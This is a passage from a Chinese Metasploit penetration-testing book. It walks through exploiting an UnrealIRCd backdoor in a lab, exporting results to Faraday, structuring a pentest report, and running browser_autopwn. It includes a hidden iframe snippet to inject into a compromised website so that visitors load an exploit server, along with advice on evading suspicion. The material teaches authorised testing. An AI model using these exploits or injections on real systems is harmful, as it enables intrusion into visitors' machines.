192.168.10.108  38747  tcp    rpc-status      open
192.168.10.108  46318  udp    rpc-mountd      open
192.168.10.108  51634  tcp    rpc-nlockmgr    open
192.168.10.108  55045  udp    rpc-nlockmgr    open
192.168.10.108  58381  udp    rpc-status      open
```

在目标系统上运行着大量服务。来找一个可以渗透，但渗透过程不会对系统的可用性产生重大影响的服务，如下图所示。

```
msf > search cve:2010-2075

Matching Modules
================

   Name                                        Disclosure Date  Rank       Description
   ----                                        ---------------  ----       -----------
   exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  UnrealIRCD 3.2.8.1 Backdoor Command Execution


msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   cmd/unix/bind_perl                                   normal  Unix Command Shell, Bind TCP (via Perl)
   cmd/unix/bind_perl_ipv6                              normal  Unix Command Shell, Bind TCP (via perl) IPv6
   cmd/unix/bind_ruby                                   normal  Unix Command Shell, Bind TCP (via Ruby)
   cmd/unix/bind_ruby_ipv6                              normal  Unix Command Shell, Bind TCP (via Ruby) IPv6
   cmd/unix/generic                                     normal  Unix Command, Generic Command Execution
   cmd/unix/reverse                                     normal  Unix Command Shell, Double Reverse TCP (telnet)
   cmd/unix/reverse_perl                                normal  Unix Command Shell, Reverse TCP (via Perl)
   cmd/unix/reverse_perl_ssl                            normal  Unix Command Shell, Reverse TCP SSL (via perl)
   cmd/unix/reverse_ruby                                normal  Unix Command Shell, Reverse TCP (via Ruby)
   cmd/unix/reverse_ruby_ssl                            normal  Unix Command Shell, Reverse TCP SSL (via Ruby)
   cmd/unix/reverse_ssl_double_telnet                   normal  Unix Command Shell, Double Reverse TCP SSL (telnet)
```

根据`vulns`命令的执行结果，我们选择CVE 2010-2075漏洞——UnrealIRCD 3.2.8.1后门命令执行漏洞。为了实现对这个漏洞的渗透，我们将要使用Metasploit中的`exploit/unix/irc/unreal_ircd_3281_backdoor`模块。从`show payloads`命令显示的结果来看，这个模块并没有Meterpreter类型的攻击载荷，因此需要使用一个bind shell类型的攻击载荷，如下图所示。

```
msf exploit(unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
```

攻击载荷`cmd/unix/bind_perl`将会提供一个目标系统的shell控制权限，可以通过使用`wget`命令将一个可执行的攻击载荷上传到目标主机并执行它，从而将shell升级为Metepreter。在一个新的渗透模块handler中实现全部的功能。

按照如下图所示的过程来渗透目标系统。

```
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.10.108
RHOST => 192.168.10.108
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started bind handler
[*] Connected to 192.168.10.108:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] Sending backdoor command...
[*] Command shell session 1 opened (192.168.10.107:60083 -> 192.168.10.108:4444) at 2016-06-21 18:03:49 +0530

ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
```

现在便已获得目标主机的shell控制权限。建议你对所有不会影响生产系统和导致目标可用性失败的漏洞进行测试。另外，如果是在测试环境中工作的话，那么最好对所有漏洞都进行测试。

### 6.1.6 保持控制权限和掩盖入侵痕迹

对一个机构进行灰盒测试时，我们可能无须一直保持对目标的控制权限，也无须担心入侵活动产生的日志。但是出于学习目的，本书的后半部分将会用一整章的内容来介绍后渗透工作，其中将会涵盖攻击性安全测试的全部策略。

### 6.1.7 使用 Faraday 管理渗透测试


Faraday是一个开源协作渗透测试和漏洞管理平台。它拥有支持实时显示的仪表面板和超过50种工具，从而和你的安全工作流实现无缝集成。它还允许CISO（IT安全主管）和渗透测试工程师从实时评估中获取系统的影响和风险信息。另外，Faraday还支持多用户在同一项目上同时工作。我大力推荐这个工具。

> 如果需要在Kali Linux上安装Faraday，请访问https://github.com/infobyte/faraday/wiki。

Faraday工具有一个内置shell，可以直接用来进行渗透测试。这个工具的最大优势在于它可以直接在shell中运行各种测试工具，并对输出数据进行收集和整理。此外，将使用目前流行的其他工具生成的报告导入到Faraday中也十分简单。现在就使用`db_export`命令导出测试结果，过程如下图所示。


```
msf > db_export -f xml /root/Desktop/abc.xml
[*] Starting export of workspace Netscan to /root/Desktop/abc.xml [ xml ]...
[*]     >> Starting export of report
[*]     >> Starting export of hosts
[*]     >> Starting export of events
[*]     >> Starting export of services
[*]     >> Starting export of web sites
[*]     >> Starting export of web pages
[*]     >> Starting export of web forms
[*]     >> Starting export of web vulns
[*]     >> Starting export of module details
[*]     >> Finished export of report
[*] Finished export of workspace Netscan to /root/Desktop/abc.xml [ xml ]...
msf > 
```

我们轻而易举地就将测试结果从数据库中导出了。然后启动Faraday，将XML报告导入，过程如下图所示。




现在只需将这个XML文件复制到位于root/.faraday/report/pentest的工作区目录中，就可以将报告中的数据添加到Faraday中了。


除了可以手动移动外，Faraday还提供了一个可以直接从Metasploit数据库中获取内容的在线插件。




如果需要实现结果的可视化，可以单击菜单栏上的条形图图标。

TIP 位于/root/.faraday/report下的目录pentest就是Faraday所使用的工作区的名字。

单击条形图图标之后，就会显示如下图所示的工作区仪表面板。




现在就可以列出所有漏洞、生成执行报告、修改漏洞的严重程度、为指定漏洞添加描述并执行其他各种操作。

> 如果想查看Faraday的使用演示，请访问https://github.com/infobyte/faraday/wiki/Demos。
>
> Faraday还提供了一个GTK界面——一个比QT界面好看许多的GUI界面。有关GTK界面的更多相关信息，请访问https://github.com/infobyte/faraday/wiki/Usage#gtk-gui。
>
> 有关如何使用Metasploit和Faraday协同工作的更多信息，请访问https://github.com/infobyte/faraday/wiki/Metasploit。

## 6.1.8　手动创建报告

现在让我们来讨论如何手动创建一份渗透测试报告，看看其中应该包括哪些内容，这些内容应该放在什么位置，应该加入/移除什么，如何规范化报告的格式，以及如何使用图表等。这个渗透测试的报告将会被很多人阅读，例如负责人、管理员、高层决策人员。因此，必须将所有资料组织得足够好，这样我们所要表达的想法才能被这些人正确理解。

### 1. 报告的格式

一份合格的渗透报告可以按照以下格式进行细分。

- 页面设计
- 文档控制
  - 封面
  - 文档属性
- 报告内容列表
  - 目录
  - 插图列表
- 执行摘要
  - 渗透测试适用范围
  - 严重性信息
  - 目标
  - 假设
  - 漏洞信息摘要
  - 漏洞分布图
  - 建议摘要
- 方法/技术报告
  - 测试细节
  - 漏洞名单
  - 可能性
  - 建议
- 参考文献
- 词汇表
- 附录

下面是对一些重要步骤的简要说明。

- **页面设计：**页面设计是指报告中使用的字体、标题和页脚、颜色等。
- **文档控制：**这部分包括了有关报告的常规属性。
- **封面：**这部分包括报告的名称、版本、时间和日期、目标组织和序列号等。
- **文档属性：**这部分包括了报告的标题、测试者的姓名和报告审查者的姓名。
- **报告内容列表：**这部分包括了报告的各部分内容以及它们的详细页码。
- **目录：**这部分包含了从报告开始到结束的所有内容的组织结构。
- **插图清单：**报告中使用的所有插图及其页码都在这里出现。

### 2. 执行摘要

执行摘要是对完整报告的总结，它要以不包含专业术语的一般语言进行叙述，侧重于向高级管理人员提供信息，通常包含以下信息。

- **渗透测试适用范围**：这一节包括测试的类型以及测试的系统信息。一般来说，要测试的全部IP范围都应在这一节中列出。此外，该部分还应包括有关测试严重性的信息。
- **目标**：这一节将阐述该测试如何能够帮助目标组织改进，以及该测试带来的益处等。
- **假设**：在测试阶段中做出的任何假设都应该在这里列出。假设我们在被测试网站的管理面板中发现了一个XSS漏洞。如果想引发这个漏洞，我们需要使用管理员权限登录。在这种情况下，我们所提出的假设就是，需要管理员权限来执行这种攻击。
- **漏洞信息摘要**：这部分以表格的形式描述发现的漏洞数量，将按照它们的危险等级分为高、中、低三个级别，危险等级越高，造成的破坏越大。这个阶段含有一个漏洞分布图表，这个表包括了多个系统的所有问题信息。下表就是这样的一个示例。

| 危险等级 | 漏洞数量 |
|---|---|
| 高 | 19 |
| 中 | 15 |
| 低 | 10 |

- **建议摘要**：这部分列举出来的建议仅是针对那些影响最大的漏洞。

### 3. 管理员级别的报告

报告的这一部分包括了渗透测试期间执行的所有步骤、漏洞的深入细节以及修改建议。一般来说，管理员对下面列出的内容更感兴趣。

- **测试细节**：报告的这部分将测试过程中的安全漏洞、风险因素以及被这些漏洞感染的系统的相关数据以图、图表和表格的形式进行了汇总。
- **漏洞名单**：该报告的这部分包括漏洞的细节、位置，以及产生该漏洞的主要原因。
- **可能性**：这一部分解释了这些漏洞被攻击者利用的可能性。这是通过分析触发特定漏洞的难易度以及成功渗透目标漏洞的最简单方法和最困难方法得到的。
- **建议**：这一节中给出了漏洞的修复方案。如果一个渗透测试不能给出漏洞的修复方案，则被认为是一份只完成了一半的工作。

### 4. 附加部分

- **参考文献**：列举出这份报告中所出现的所有引用。引用的来源包括图书、网页和文章等。这些引用要清楚地说明作者姓名、出版物名称和出版年份日期等。
- **词汇表**：这份报告中出现的技术术语以及它们的含义都出现在这个部分。
- **附录**：如果报告中要使用一些脚本、代码和图片，那么可以将它们放在附录中。

## 6.2　小结

在本章中，我们学会了如何对指定范围内的目标进行有效的灰盒测试，如何在Metasploit命令行中直接运行一些目前业内领先的工具，以及Metasploit如何在一次完整的渗透测试中发挥它的作用。另外我们还学习了如何生成报告，以及如何使用Faraday来管理整个渗透测试。

在下一章中，我们将会学习如何使用Metasploit完成客户端攻击，以及如何使用社会工程学和攻击载荷交付获取那些无法直接渗透的系统控制权限。

# 第 7 章 客户端渗透

“我善于识人的诀窍就在于找到人们最脆弱的一面。”

——Mr. Robot

在前面的章节中，我们讨论了代码编写和不同环境下的渗透测试。而在本章及后续章节中，我们将详细介绍客户端渗透。

本章将着眼于以下几个要点。

- 对目标浏览器进行攻击。
- 用来欺骗用户的复杂攻击向量。
- 使用恶意软件包攻击Linux。
- 攻击Android和Linux系统。
- 使用Arduino进行渗透。
- 将攻击载荷模块注入到各种文件。

基于客户端的渗透攻击需要得到目标用户的配合才能成功。这些配合包括访问恶意网址、打开或执行一个文件，等等。这意味着我们需要得到被害者的配合才能成功地渗透进入他们的系统。因此，被害者的配合是基于客户端的渗透攻击的一个关键因素。

客户端系统可能运行着多种不同的应用程序。这些应用程序（比如PDF阅读器、文字处理软件、媒体播放器以及各种类型的Web浏览器）都是系统中的基本软件。本章将发掘各种应用程序的缺陷，这些缺陷可能导致整个系统被渗透。我们还可以将被渗透的系统作为跳板来测试整个内部网络。

首先，介绍一下客户端渗透攻击的多种技术和影响客户端渗透能否成功的因素。

## 7.1 有趣又有料的浏览器渗透攻击

Web浏览器主要用于网上冲浪。然而，一个过时的Web浏览器却可能导致整个系统被渗透。用户通常不会使用系统预装的Web浏览器，而是会按照自己的喜好来自行选择。但是，默认的预

装Web浏览器仍然可能导致系统遭受各种攻击。基于浏览器的渗透攻击就是要利用浏览器的漏洞进行渗透。

有关基于Firefox的漏洞的信息，请访问http://www.cvedetails.com/product/3264/Mozilla-Firefox.html?wendor-id=26。

有关基于IE的漏洞的信息，请访问http://www.cvedetails.com/product/9900/Microsoft-Internet-Explorer.html?vendor_id=26。


### 7.1.1　browser autopwn 攻击

Metasploit中提供了一个browser autopwn模块，这是一个可以用来对各种浏览器进行测试和渗透的自动化攻击向量。如果想要细致地了解这个模块的工作原理，我们先来讨论一下这次攻击中使用的技术原理。

#### 1. browser autopwn攻击的原理

autopwn指的是自动对目标进行渗透。autopwn模块在配置了所有要使用的浏览器渗透脚本后，将处于监听模式下。然后，它便等待着一个即将到来的连接。一旦连接建立，它就会发送一系列与目标浏览器相匹配的渗透模块，具体发送哪个模块要取决于受害者的浏览器类型。无论目标系统上运行着什么浏览器，只要存在漏洞，autopwn模块就能自动发起攻击。

通过下面的图来了解一下这个攻击向量的工作原理。



在前面的这个场景中，一个用来渗透的服务器上运行着大量的基于浏览器的渗透模块，同时也运行着它们所对应的handler。现在一旦有受害者的浏览器连接到了渗透服务器上，该服务器将会检查浏览器的类型并找出对应该浏览器的渗透模块。在上面的图中，可以看到受害者使用的是IE，因此与IE相匹配的渗透模块将会被发送到受害者的浏览器中以获得目标的控制权。渗透模块成功执行后将会返回一个到handler的连接，攻击者将会获得目标的shell或者Meterpreter控制权限。

### 2. 使用Metasploit的browser autopwn模块进行浏览器攻击

使用Metasploit中的browser_autopwn模块进行一次针对浏览器的渗透攻击，过程如下图所示。

```
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > show options

Module options (auxiliary/server/browser_autopwn):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   LHOST                     yes       The IP address to use for rev
erse-connect payloads
   SRVHOST  0.0.0.0          yes       The local host to listen on.
This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming co
nnections
   SSLCert                   no        Path to a custom SSL certific
ate (default is randomly generated)
   URIPATH                   no        The URI to use for this explo
it (default is random)


Auxiliary action:

   Name       Description
   ----       -----------
   WebServer  Start a bunch of modules and direct clients to appropr
iate exploits
```

由上图可知，我们已经成功地在Metasploit中载入了auxiliary/server/中的browser_autpown模块。为了发起这次攻击，需要指定LHOST、URIPATH和SRVPORT参数。SRVPORT参数指定了渗透服务器使用的端口。我建议使用端口80或者端口443，因为使用其他端口可能会引起别人的注意，而且看起来就有些不正常。URIPATH是存储各种渗透模块的目录路径，它的值应该被指定为/，表示根目录。在设定好所有所需的参数之后，就可以如下图所示启动模块。

```
msf auxiliary(browser_autopwn) > set LHOST 192.168.10.105
LHOST => 192.168.10.105
msf auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(browser_autopwn) > exploit
[*] Auxiliary module execution completed

[*] Setup

[*] Starting exploit modules on host 192.168.10.105...
[*] ---
```


启动browser autopwn模块之后就会建立一个浏览器渗透服务器，它会开始监听状态，等待到来的连接，过程如下图所示。

```
[*] Using URL: http://0.0.0.0:80/daKfwjZ
[*] Local IP: http://192.168.10.105:80/daKfwjZ
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse TCP handler on 192.168.10.105:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse TCP handler on 192.168.10.105:6666
[*] Starting the payload handler...
[*] Started reverse TCP handler on 192.168.10.105:7777
[*] Starting the payload handler...

[*] --- Done, found 20 exploit modules

[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.10.105:80/
[*] Server started.
```

现在任何一个连接到我们系统的80端口上的目标都会遭到一个基于它所使用的浏览器的渗透攻击。下面分析一下受害者是如何连接到渗透服务器的。




当有受害者访问我们的IP地址时，browser autopwn模块就会向其发送各种漏洞模块，直到获得Meterpreter控制权限为止，如下图所示。

```
[*] Sending stage (957487 bytes) to 192.168.10.111
[*] Meterpreter session 1 opened (192.168.10.105:3333 -> 192.168.
10.111:51608) at 2016-06-30 11:48:29 +0530
[*] Session ID 1 (192.168.10.105:3333 -> 192.168.10.111:51608) pr
ocessing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (3728)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3700
[+] Successfully migrated to process

msf auxiliary(browser_autopwn) > sessions -i

Active sessions
===============

  Id  Type                    Information
    Connection
  --  ----                    -----------
    ----------
  1   meterpreter x86/win32  WIN-97G4SSDJD5S\Apex @ WIN-97G4SSDJD
5S  192.168.10.105:3333 -> 192.168.10.111:51608 (192.168.10.111)

msf auxiliary(browser_autopwn) > 
```

browser autopwn模块允许我们使用各种漏洞检测模块对受害者的浏览器进行测试和渗透。不过这种客户端渗透可能会引起服务中断，因此最好事先获得客户的许可。在下一节中，我们将看到一个模块（比如browser autopwn）是如何对多个目标进行渗透的。

## 7.1.2　对网站的客户进行渗透

在这一节中，我们来尝试将这次普通的攻击转化为威胁性更大的攻击。

正如上一节演示的一样，向目标发送一个IP地址可能会引起注意，受害者可能会对你发送的IP地址产生怀疑。不过如果你用域名地址取代IP地址发送给受害者，就会有更大的几率蒙骗受害者，从而提高渗透的成功率。


### 1. 注入恶意网页脚本

一个有漏洞的网站可以成为browser autopwn服务器的傀儡。攻击者如果在有漏洞的网站中嵌入隐藏的iFrame，那么访问这个网站的所有系统都会遭受来自browser autopwn服务器的攻击。因此，每当有人访问这个被注入的页面时，browser autopwn渗透服务器就会对浏览器进行各种漏洞的测试。在大多数情况下，还会利用找到的漏洞进行渗透。


我们可以使用**iFrame注入**实现对网站用户的大规模入侵。下一节将会讲解攻击的具体细节。

### 2. 攻击网站的用户

下图讲解了如何实现对网站用户的入侵。




上图非常清楚地说明了这个过程，现在来了解具体的实现过程。这次攻击最重要的步骤就是获取一个存在漏洞的服务器的控制权限。下图给出了一个关于恶意脚本注入的详细示例。




这里使用一个存在漏洞的Web网站作为示例，我们可以利用这个漏洞向网站上传一个基于第三方Web命令行的PHP文件。为了执行这次攻击，需要在index.php或者选中的其他页面中添加如下代码：

```
<iframe src="http://192.168.10.107:80/" width=0 height=0 style="hidden"
frameborder=0 marginheight=0 marginwidth=0 scrolling=no></iframe>
```

每当有受害者访问网站时，上面的代码就会自动加载iFrame中的恶意browser autopwn。由于这段代码包含了一个`iframe`标签，它将从攻击者的系统中自动加载browser autopwn。我们需要保存这个文件，并允许用户对网站进行访问。


受害者一旦访问了这个网页，browser autopwn将会自动在受害者的计算机上运行。我们必须确保browser autopwn模块正常运行；如果browser autopwn模块没有运行，可以使用如下命令来启动它。

```
msf auxiliary(browser_autopwn) > set LHOST 192.168.10.107
LHOST => 192.168.10.107
msf auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf auxiliary(browser_autopwn) > exploit
[*] Auxiliary module execution completed

[*] Setup

[*] Starting exploit modules on host 192.168.10.107...
[*] ---
```

如果一切顺利，我们将会获得在目标系统上运行的Meterpreter。这种渗透思路是使用目标网站引诱最大数量的受害者，并进入到他们的系统中。在进行白盒测试时，这种方法非常有用，渗透的目标就是内部网络服务器的用户。让我们来看看当受害者浏览恶意网站时会发生什么。




可以看到，这里的调用是由`192.168.10.107`发起的，这个IP地址其实就是我们的browser autopwn服务器。让我们从攻击者的角度来看看这个过程。

```
[*] 192.168.10.105   java_verifier_field_access - Sending jar
[*] 192.168.10.105   java_jre17_reflection_types - handling request for /uEHZ/ow
iIcMSA.jar
[*] 192.168.10.105   java_rhino - Sending Applet.jar
[*] 192.168.10.105   java_atomicreferencearray - Sending Java AtomicReferenceArr
ay Type Violation Vulnerability
[*] 192.168.10.105   java_atomicreferencearray - Generated jar to drop (5125 byt
es).
[*] 192.168.10.105   java_jre17_reflection_types - handling request for /uEHZ/
[*] 192.168.10.105   java_jre17_jmxbean - handling request for /NcXYqzyENHt/
[*] 192.168.10.105   java_verifier_field_access - Sending Java Applet Field Byte
code Verifier Cache Remote Code Execution
[*] 192.168.10.105   java_verifier_field_access - Generated jar to drop (5125 by
```

整个渗透过程正在顺利地进行。当渗透成功之后，Meterpreter访问权限就会显示在我们面前。

### 7.1.3 与 DNS 欺骗的结合使用

我们希望将对受害者系统的所有攻击被发现的几率降到最小，并尽可能不引起受害者的注意。

现在我们已经看到了一个传统的browser autopwn攻击以及改进后针对网站用户的攻击。这里我们受到了一个约束，那就是必须要通过某种方式将陷阱链接发送给受害者。

在这次攻击中，我们仍然使用Metasploit中的browser autopwn模块来攻击受害者，但是使用另一种方式——不再向受害者发送任何链接，而是等待他们去浏览自己喜欢的网站。

这种攻击只能在局域网环境中使用。因为若想采用这种方式，首先需要执行ARP欺骗。ARP工作在协议层的第二层，只在同一个广播域下工作。但如果可以通过某种方式来修改远程受害者主机的hosts文件，我们就可以不用考虑这个范围的限制，这通常被称为一个域欺骗攻击。

#### 使用DNS劫持欺骗受害者

